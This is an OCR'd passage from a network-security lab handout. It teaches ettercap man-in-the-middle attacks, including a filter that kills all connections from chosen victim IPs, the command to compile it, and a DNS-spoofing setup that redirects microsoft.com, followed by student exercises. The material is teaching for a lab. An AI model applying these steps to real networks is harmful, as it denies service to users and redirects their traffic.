
```
            #
###############################################################
#############

##
#
#   This filter will kill all the connection made by an host.
#   this can be used instead of the old 'banshee' plugin.
#   if you need to add target victims, simply copy the code as
many time you
#   want
##

if (ip.src == '192.168.1.6') {
# sent the RST to both source and dest
   kill();
# don't even forward the packet
   drop();
}

if (ip.src == '192.168.1.2') {
   kill();
   drop();
}
```

3. From command line type :

   cd /usr/local/share/ettercap


   etterfilter –o out.kill etter.filter.kill

   the first line to change directory to ettercap , and the second to compile the file for changes to take effect , the figure below shows the result after compiling the filter code.



```
etter.filter.examples  etter.finger.os    ettercap.png
bt ettercap # vi etter.filter.examples
bt ettercap # kate etter.filter.kill
bt ettercap # etterfilter -o out.kill etter.filter.kill

etterfilter NG-0.7.3 copyright 2001-2004 ALoR & NaGA


 12 protocol tables loaded:
        DECODED DATA udp tcp gre icmp ip arp wifi fddi tr eth

 11 constants loaded:
        VRRP OSPF GRE UDP TCP ICMP6 ICMP PPTP PPPoE IP ARP

 Parsing source file 'etter.filter.kill'  done.

 Unfolding the meta-tree  done.

 Converting labels to real offsets  done.

 Writing output to 'out.kill'  done.

 -> Script encoded into 9 instructions.

bt ettercap #
```

4. Do step 1,2 and 3 from simple MITM attack.
5. Go to ettercap and from Filter menu click Load a filter and form the list choose your output file out.kill.




Selection: /usr/local/share/ettercap

out.kill

```
3 hosts added to the hosts list...
Host 192.168.1.1 added to TARGET2
Host 192.168.1.6 added to TARGET1
Host 192.168.1.10 added to TARGET1
```

6. Continue with step 4, 5 and 6 from simple MITM attack. The figure below shows the result on target.


Internet Explorer cannot display the webpage - Windows Internet Explorer
http://www.iugaza.edu.ps/
Live Search
File
Edit
View
Favorites
Tools
Help
Internet Explorer cannot display the webpage
Page
Tools

Internet Explorer cannot display the webpage

Most likely causes:

- You are not connected to the Internet.
- The website is encountering problems.
- There might be a typing error in the address.

What you can try:

- Diagnose Connection Problems
- More information

MITM Attack with DNS spoofing

1. Go to the path /usr/local/share/ettercap and open etter.dns file.
2. Modify etter.dns file as you want. The example below change ip address to www.iugaza.edu.psip address

```
microsoft.com      A   195.189.210.6
*.microsoft.com    A   195.189.210.6
www.microsoft.com  PTR 195.189.210.6
```

3. Do step 1,2 and 3 from simple MITM attack.
4. Go to ettercap and from plugin menu choose Manage the plugins and form the listed plugins click dns_spoof which automatically load etter.dns file we modified in step 3
5. Continue with step 4, 5 and 6 from simple MITM attack.

Exercises:

1. In your report do three parts presented above
    a. Use **ettercap** as sniffer(simple MITM attack)
    b. Use MITM with filter that prevents sending any packet.
    c. Use MITM with DNS-spoofing

2. Also write another filter code that do another thing other than changing string and use it with MITM attack. See etter.filter.examplesfor more filter codes.

   Show your code changes and result.